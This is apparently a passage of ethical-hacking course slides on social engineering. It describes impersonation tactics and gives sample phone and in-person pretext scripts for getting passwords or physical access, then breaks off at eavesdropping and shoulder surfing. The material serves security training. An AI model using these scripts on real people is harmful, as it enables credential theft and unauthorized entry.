
- Call as technical support staff and request IDs and passwords to retrieve data

"Sir, this is Matthew, Technical Support, X company. Last night we had a system crash here, and we are checking for the lost data. Can you give me your ID and password?"

Impersonation Scenario: Over-Helpfulness of Help Desk



- Help desks are mostly vulnerable to social engineering as they are in place explicitly to help
- Attacker calls a company's help desk, pretends to be someone in a position of authority or relevance and tries to extract sensitive information out of the help desk




Impersonation Scenario: Third-party Authorization

CEH
Certified Ethical Hacker

Attacker obtains the name of the authorized employee of target organization who has access to the information he/she wants




Attacker then call to the target organization where information is stored and claims that particular employee has requested that information be provided



Impersonation Scenario: Tech Support



- Attacker pretends to be technical support staff of target organization's software vendors or contractors
- He/she may then claims user ID and password for troubleshooting problem in the organization



Attacker: "Hi, this is Mike with tech support. We have had some folks in your office report slowdowns in logging in lately. Is this true?"


Employee: "Yes, it has seemed slow lately."

Attacker: "Well, we have moved you to a new server, so your service should be much better. If you want to give me your password, I can check your service. Things should be better for you now."

Impersonation Scenario: Repairman



- Attacker may pretend to be telephone repairman or computer technician and enters into target organization
- He/she may then plant a snooping device or gain hidden passwords during activities associated with their duties



Impersonation Scenarios: Trusted Authority Figure



Hi, I am John Brown. I'm with the external auditors Arthur Sanderson. We've been told by corporate to do a surprise inspection of your disaster recovery procedures. Your department has 10 minutes to show me how you would recover from a website crash.



Hi I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car that I've been trying for months to get to outsource their security training needs to us.

They're located just a few miles away and I think that if I can give them a quick tour of our facilities, it should be enough to push them over the edge and get them to sign up.

Oh yeah, they are particularly interested in what security precautions we've adopted. Seems someone hacked into their website a while back, which is one of the reasons they're considering our company.



Hi, I'm with Aircon Express Services. We received a call that the computer room was getting too warm and need to check your HVAC system. Using professional-sounding terms like HVAC (Heating, Ventilation, and Air Conditioning) may add just enough credibility to an intruder's masquerade to allow him or her to gain access to the targeted secured resource.

Human-based Social Engineering: Eavesdropping and Shoulder Surfing



Eavesdropping



- ↳ Eavesdropping or unauthorized listening of conversations or reading of messages
- ↳ Interception of audio, video, or written communication
- ↳ It can be done using communication channels such as telephone lines, email, instant messaging, etc.

Shoulder Surfing



